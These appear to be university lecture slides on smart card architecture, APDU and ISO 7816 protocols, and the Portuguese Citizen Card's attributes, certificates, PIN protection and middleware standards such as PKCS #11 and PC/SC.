
- Authenticated, bank cards, Identity cards, SIM cards

## Card has computational capabilities

- CPU
- ROM
- EEPROM
- RAM

## Interface

- Contact
- Contactless



# SmartCards: Components

---

## CPU

- 8/16 bit
- Crypto-coprocessor (opt.)

## ROM

- Operation System
- Communication
- Cryptographic algorithms

## EEPROM


- File system
- Programs / applications
- Keys / Passwords

## RAM

- Temporary data
- Lost when card is disconnected




## Mechanical Contacts

- ISO 7816-2




## Physical Security

- Resistant to direct physical attacks
- Resistant to side channel attacks



# Interacting with the SmartCard: APDU (ISO 7816-4)



## Command APDU

- CLA (1 byte)
  - Instruction Class
- INS (1 byte)
  - Command
- P1 e P2 (2 bytes)
  - Command specific parameters
- Lc
  - Length of the optional data
- Le
  - Length of the data contained in the response
  - Zero (0) means all data available



## Response APDU

- SW1 e SW2 (2 bytes)
  - State byte
  - 0x9000 means SUCCESS

# Interacting with the SmartCard: Lower level protocols: T=0 and T=1

---

## T=0

- Data is sent one byte at a time
- Slower but widely supported
- Default mode

## T=1


- Data is sent in blocks
- Faster but requires support

## ATR (ISO 7816-3)

- Response to the RESET operation
- Provides many information, including the protocols

# Applications in SmartCards: Communication Stack

---



ATR: 3B 7D 95 00 00 80 31 80 65 B0 83 11 00 C8 83 00 90 00  
+ TS = 3B --> Direct Convention  
+ T0 = 7D, Y(1): 0111, K: 13 (historical bytes)  
TA(1) = 95 --> Fi=512, Di=16, 32 cycles/ETU  
125000 bits/s at 4 MHz, fMax for Fi = 5 MHz => 156250 bits/s  
TB(1) = 00 --> VPP is not electrically connected  
TC(1) = 00 --> Extra guard time: 0  
+ Historical bytes: 80 31 80 65 B0 83 11 00 C8 83 00 90 00  
Category indicator byte: 80 (compact TLV data object)  
Tag: 3, len: 1 (card service data byte)  
Card service data byte: 80

- Application selection: by full DF name
- EF.DIR and EF.ATR access services: by GET RECORD(s) command
- Card with MF

Tag: 6, len: 5 (pre-issuing data)  
Data: B0 83 11 00 C8  
Tag: 8, len: 3 (status indicator)  
LCS (life card cycle): 00 (No information given)  
SW: 9000 (Normal processing.)

Possibly identified card (using /usr/share/pcsc-smartcard\_list.txt):

3B 7D 95 00 00 80 31 80 65 B0 83 11 00 C8 83 00 90 00

3B 7D 95 00 00 80 31 80 65 B0 83 11 ... 83 00 90 00

Portuguese ID Card (eID)

<http://www.cartaoevidencia.pt/>

# SmartCard Internal Object Representation

---

## Tag-Length-Value (TLV)

- Tag: Object type
- Length: Object Length
- Value: Object Data

**Each TLV is encoded according to eh ASN.1 BER rules**

- Abstract Syntax Notation, Basic Encoding Rules

**An object can contain other TLV**

- Recursive Structure

**Compact notation, allowing applications to ignore unknown object types**

# SmartCard Computation Model

---


## **SmartCards execute Applets Java**

- Use the Java Card Runtime Environment (JCRE)
- O JCRE executes on top of a native OS

## **JCRE**

- Java Virtual Machine
- Card Executive
  - Card management
  - Communications
- Java Card Framework
  - Library and Functions

# SmartCard Computation Model



# PT Citizen Card

**Identification Card with the same dimensions as a bank card**

**Provides information through multiple ways**

- Digital
  - Interacting with the smart card chip
- Visual, readable by humans
  - Photo, numbers, name
- Visual, readable by machines
  - MRZ (Machine Readable Zone)



# Visual Attributes Readable by Humans

## Name

- Surname, Given Name, Parents

## Physical attributes

- Gender and Height

## Others

- Nationality
- Photo
- Written signature

## Numbers

- Civil Identification Number
- Card number and validity
- other: VAT, Social Security, Public Health System

## Card Version



# Visual Attributes Readable by machines

## Name

- Surname, First Name, Other names
- Número de nomes

## Physical attributes

- Gender

## Others

- Birth date, and Nationality

## Numbers

- Civil identification (and checksum)
- Doc number (and checksum)
- Documents created

## Expiration Date



I < PRT 000000000 << 0 < ZZ4 <<<<<<< 2  
8108108F1201158PRT <<<<<<<< 1  
AVILA << PAULA < ANDREIA < CONCEICAO

# Visual Security Attributes

Optically Variable Ink

Micro Bumps  
(Braille)

Identification data

Background Pattern

Dimensions  
and material

MLI  
(Multiple Laser Image)

Photo

Digitized Signature

Expire Date

DOVID  
(diffractive optical variable image device)



# Digital Attributes

---

**All visible attributes except the digitized signature**

**Address**

**Template of the biometric fingerprint**

**2 cryptographic key pairs (Authentication and Signing)**

**5 public key certificates**

- 2 related to the key pairs
- 3 with the intermediate CAs of the certification path

**1 symmetric secret key, for EMV-CAP**

- Europay, MasterCard, and Visa Chip Authentication Program

**4 User Codes (PINs)**

- Authentication, Signature, Address, PUK

# PIN protection

---

**Having physical access to the card is enough to:**

- Obtain the owner address
- Obtain or use the private key for authentication
- Obtain or use the private key for digital signature
- Obtain or use the key for EMV-CAP (deprecated in 2016)

**Actions are protected by an authentication code**

- PIN with 4 numbers
- PIN is blocked after 3 incorrect attempts

**Exceptions**

- the address pin code in recent cards is '0000'

# Objectives of the SmartCard certificates

---

## **Authenticate the card owner**

- The owner can manually distribute the certificate to other individuals/services so that they can verify his identity


## **Authenticate other citizens with similar cards**

- Certification chain is present in the card
- CC Certificate in the card is self signed
- CC Certificate publicly available has a different issuer

## **Certificates for two different operations**

- Authentication in services
- Sign of digital documents (certificate only activated upon request)

# SmartCard Certificates



# Certificates in the SmartCard: Interoperation with other applications

---

**Watchdog applications detect insertion and removal**

## Insertion

- Applications obtain certificates and can load them in the browser keystores
- A cache is created to speedup access to data
- Keys usage is still limited by knowing the PIN codes

## Removal

- Applications remove certificates from the local keystores

# Applications in SmartCards: the Portuguese Citizen Card

---

## IAS

- Authentication and Digital Signature
- Management of Asymmetric Cryptographic Keys

## EMV-CAP

- Generation of one-time-passwords for alternative channels (telephone, fax, etc..)
- Removed in 2016

## Match-on-Card

- Validation of biometric fingerprints

---

# SmartCard Cryptographic Services Middleware

---

**Libraries acting as bridges between the SmartCard and Higher Layer Applications**


**Based on standardized solutions:**

- PKCS #11: Token Access Primitives
  - Cryptographic Token Interface Standard (cryptoki)
  - Defined by RSA Security Inc.
- PKCS #15: Information Structure In the Token
  - Cryptographic Token Information Format Standard
  - Defined by RSA Security Inc.
- CAPI CSP: API
  - CryptoAPI Cryptographic Service Provider
  - Defined by Microsoft for Windows applications
- PC/SC: API
  - Personal computer/Smart Card
  - Platform for access in Windows and Linux

